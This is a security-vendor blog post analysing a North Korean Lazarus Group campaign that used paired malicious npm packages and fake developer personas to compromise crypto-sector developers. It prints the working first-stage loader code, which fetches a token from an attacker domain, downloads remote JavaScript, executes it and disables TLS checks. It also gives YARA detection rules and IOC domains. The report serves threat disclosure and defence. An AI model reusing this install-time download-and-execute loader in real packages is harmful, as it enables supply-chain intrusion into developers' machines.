



Lazarus Group Launches First Open Source Supply Chain Attacks Targeting Crypto Sector

 medium.com/checkmarx-security/lazarus-group-launches-first-open-source-supply-chain-attacks-targeting-crypto-sector-cabc626e404e

Yehuda Gelb

August 2, 2023



--

During the last month, we have been monitoring a highly targeted campaign. We began tracking this threat actor in early April 2023, when our systems flagged several suspicious npm packages (those packages were also flagged by our colleagues at Phylum). Later GitHub confirmed that this threat actor was tied to Jade Sleet and TraderTraitor also known as the infamous Lazarus Group, affiliated with North Korea.

This operation primarily preyed on companies in the blockchain and cryptocurrency sectors, using a combination of social engineering and malicious npm package dependencies to infiltrate their software supply chains.

Key points:

- This is the first identified instance of a nation-state actor using open source to infiltrate the supply chains.
- The attack made use of social engineering as an entry point using false developer reputations to trick victims into using malicious open-source packages.

- The malicious code was broken up into two different packages to avoid detection, we also observed the attacker improving their payload over time with encoding techniques to avoid static detection.
- We predict the usage of social engineering targeting developers will increase due to the ease of creating fake and highly reputable personas in the developer ecosystem.
- Developer awareness is key to spotting these attacks.
- In this report, we will share new unpublished IOCs related to this attack.
- Checkmarx Supply chain customers are protected against these attacks.

Identity and Motives

Active since at least 2009, the Lazarus Group is a North Korean state-sponsored hacking group, an isolated and heavily sanctioned regime. Lazarus is notorious for its involvement in several high-profile and damaging cyberattacks. The group is recognized not only for its cyber-espionage activities but also for its financial motivations, which align well with their recent foray into blockchain and cryptocurrency.

Their infamous cyber operations portfolio includes a wide array of devastating cyberattacks over the years and is known for leveraging advanced persistent threats (APTs) in their operations. APTs, by definition, are prolonged and targeted cyberattacks in which a hacker gains access to a network and remains undetected for a significant period. The group has also demonstrated proficiency in spear-phishing campaigns, a tactic involving deceptive emails targeted toward specific individuals or organizations.

The Lazarus Group's ventures into blockchain and cryptocurrency sectors appear to be an extension of their longstanding financially motivated activities. Their operations in these areas allow them to circumvent sanctions and act in anonymity that complicates regulatory enforcement.

The Flow of Attack and TTPs

The threat actors initiated the attack chain by impersonating developers and recruiters to target employees of technology firms, focused on individuals associated with the blockchain, cryptocurrency, and online gambling sectors. The threat actors would establish initial contact through fake persona accounts on platforms such as LinkedIn, Slack, and Telegram, and on establishing a rapport with the targets, usually shifting communication to a different platform.

Once contact was established, the attacker would invite the target to collaborate on a GitHub repository, containing malicious npm package dependencies which would then be used to compromise the victim.

The malicious packages were engineered to work in pairs and in sequential order. Each pair of malicious packages were published by a separate NPM user account.

The victim would receive those two npm packages programmed to execute upon installation and served as first-stage malware that downloaded and executed second-stage malware on the victim's machine.

Once executed, the first package would create a directory, fetch updates from a remote server, and save them in a file.

```
const os = require("os");
const path = require("path");
var fs = require('fs');

function checksvn(version, projectUrl) {
  var request = require('sync-request');
  var res = request('GET', projectUrl);

  fs.writeFileSync(version, res.getBody());

}

process.env['NODE_TLS_REJECT_UNAUTHORIZED'] = 0

var dir = os.homedir() + "/.svnlook";if (!fs.existsSync(dir)){
fs.mkdirSync(dir);}checksvn(path.join(dir, '/svntoken'),
'https://cryptopriceoffer.com/checkupdate.php');
```

The second package read a token from this file, made a request to a particular URL with this token, wrote the response to another file, and immediately executed that file as a Node.js script.

```

const os = require("os");
const path = require("path");
var fs = require('fs');

function getsvnroot(domain, entry, token, path) {
  const https = require('https');
  const querystring = require('querystring');

  const options = {
    hostname: domain,
    port: 443,
    path: entry,
    method: 'POST',
    headers: {'content-type' : 'application/x-www-form-urlencoded'},
  };

  const req = https.request(options, (resp) => {
    let data = "";
    // A chunk of data has been recieved.
    resp.on("data", chunk => {
      data += chunk;
    });
    resp.on("end", () => {
      fs.writeFileSync(path, data);
      const { exec } = require('child_process');
      exec('node ' + path, (error, stdout, stderr) => {

      });
    });
  });

  req.on('error', (e) => {
    console.error(e.message);
  });
  req.write(token);
  req.end();
}

process.env['NODE_TLS_REJECT_UNAUTHORIZED'] = 0

var dir = path.join(os.homedir(), ".svnlook");if (fs.existsSync(dir)){ const token =
fs.readFileSync(path.join(dir, 'svntoken'), {encoding:'utf8', flag:'r'});

```

```
getsvnroot('cryptopriceoffer.com', '/getupdate.php', token, path.join(dir, 'checksvn.js'))};}
```

Both packages would also set the environmental variables on the system running it to ignore verifying SSL/TLS certificates.

```
process.env['NODE_TLS_REJECT_UNAUTHORIZED'] = 0
```

However, from June 29th onwards, the threat actors further refined their tactics. The updated packages were more synchronized and strategic. They still read a token from a file and sent a POST request with the token to a specific URL. The response was streamed and written to a file, but execution was postponed until all the data was fully written, instead of executing it immediately in the previous versions. This change ensured the complete data was available before proceeding to the next step, increasing the chances of a successful operation.

Furthermore, the attackers switched from the HTTPS library to Axios for making HTTP requests, providing them with more control and functionalities.

Another notable upgrade was in error handling and managing asynchronous operations. While the initial packages had basic error logging with `console.error`, the new packages introduced Promise rejection handling. This allowed the attacker to catch and manage errors more efficiently, without abruptly terminating the operation.

Similarly, handling of asynchronous operations was introduced. Instead of leaving the completion or failure of these tasks unattended, the new packages managed them with Promise-based handling. In simpler terms, this upgrade allowed the attacker to wait for an operation's outcome before deciding the next steps, offering a more reliable and robust system for handling complex operations.

Additionally, some of these improved packages now contained harder-to-detect payloads using base64 encoding, a common method to conceal malware, making their detection and neutralization more challenging.

Overlapping Indicators Point to Jumpcloud Which Announced an Attack Earlier This Month

Recent reports from [ReversingLabs](#) and [SentinelOne](#) have revealed overlaps between indicators of compromise used in this attack and a recent attack on the IT management firm JumpCloud, resulting in medium confidence that JumpCloud was involved in one of the incidents in this coordinated attack.

Hunting down attack samples

As we delved deeper into this attack, we unearthed packages deployed by the attackers that had previously gone undetected by employing the systematic hunting of attacker TTPs. We will share some of the Yara rules used for tracking these attackers. YARA rules look for patterns, making them especially effective in detecting and thwarting attacks.

We need to understand that when dealing with threat actors and especially APTs, just reporting and removing packages won't be enough to stop them, we need as an industry to move up the "Pyramid of pain" to stop APT attackers.

We have developed YARA rules to aid in identifying and preventing the execution of the malicious scripts used in this campaign.

```
rule lazarus_1
{
  meta:
    description = "Detects code which North Korea backed group known as lazarus,
used to target its victims"
    strings:
      $pattern1 = /checksvn(path\.\join\(dir, '\w+token'\),
'http://\[/\w\.]+\checkupdate\.php'\);/
      $pattern2 = /checksvn(path\.\join\(dir, '\w+token'\),
'https://\[/\w\.]+\checkupdate\.php'\);/
      $pattern3 = "process.env['NODE_TLS_REJECT_UNAUTHORIZED'] = 0"
      $pattern4 = "Tk9ERV9UTFNFUKVKRUNUX1V0QVVUSE9SSVpFRA=="
      $pattern5 = "function checksvn(version, projectUrl)"

    condition:
      ($pattern1 or $pattern2) and ($pattern3 or $pattern4) and $pattern5
}
```

```
rule lazarus_2
{
  meta:
    description = "Detects code which North Korea backed group known as lazarus,
used to target its victims"

    strings:
      $pattern1 = /getsvnroot\('[\w\.]+' , '\getupdate\.php', token, path\.\join\
(dir , 'check\w+\.js'\)\);/
      $pattern2 = "function getsvnroot(domain, entry, token, path)"
      $pattern3 = "const token = fs.readFileSync(path.join(dir, 'jsontoken'))"

    condition:
      all of them}
```

These rules, along with a continuously updated collection of threat detection signatures, can be found in our repository at [os-scar/yara-signatures](#).

Tricking Developers (don't trust what you see)

The utilization of social engineering techniques and the exploitation of trust within the open source communities to ensnare victims is a popular method of attack that is far from unique to this campaign. It serves as a potent reminder that we cannot always trust what we see.

In some of our recent reports, we've delved into these exact tactics:

- Our series on how attackers effortlessly manipulate their GitHub profiles to appear trustworthy and highly reputable to deceive developers —
- How attackers can leverage a glitch in the NPM to hide malicious code within seemingly benign packages —

We have elaborated on these and many more instances in our [previous blog posts](#).

Summary

This campaign serves as a reminder that while packages can be created, modified, and deployed with ease, it's the intention and tactics of those behind the packages that we need to remain most vigilant about. It's not just about identifying and neutralizing threats, but also understanding the threat actors, their motives, and their evolving tactics.

The landscape of cyber threats is in constant change, and only by staying informed, proactive, and cautious can we hope to maintain the security of our digital ecosystem.

GitHub took swift action by suspending npm and GitHub accounts linked to the campaign and filing abuse reports with domain hosts to take down the URLs used by the attackers.

For further details and inquiries please feel free to send an email to supplychainsecurity@checkmarx.com.

Working together to keep the ecosystem safe.

Packages

IOC

- [cryptpriceoffer\[.\]com](#)
- [npmjscloud\[.\]com](#)
- [npmrepos\[.\]com](#)
- [tradingprice\[.\]net](#)

- [npmjsregister\[.\]com](#)
- [npmcloudjs\[.\]com](#)
- [bi2price\[.\]com](#)
- [npmaudit\[.\]com](#)
- [coingeckoprice\[.\]com](#)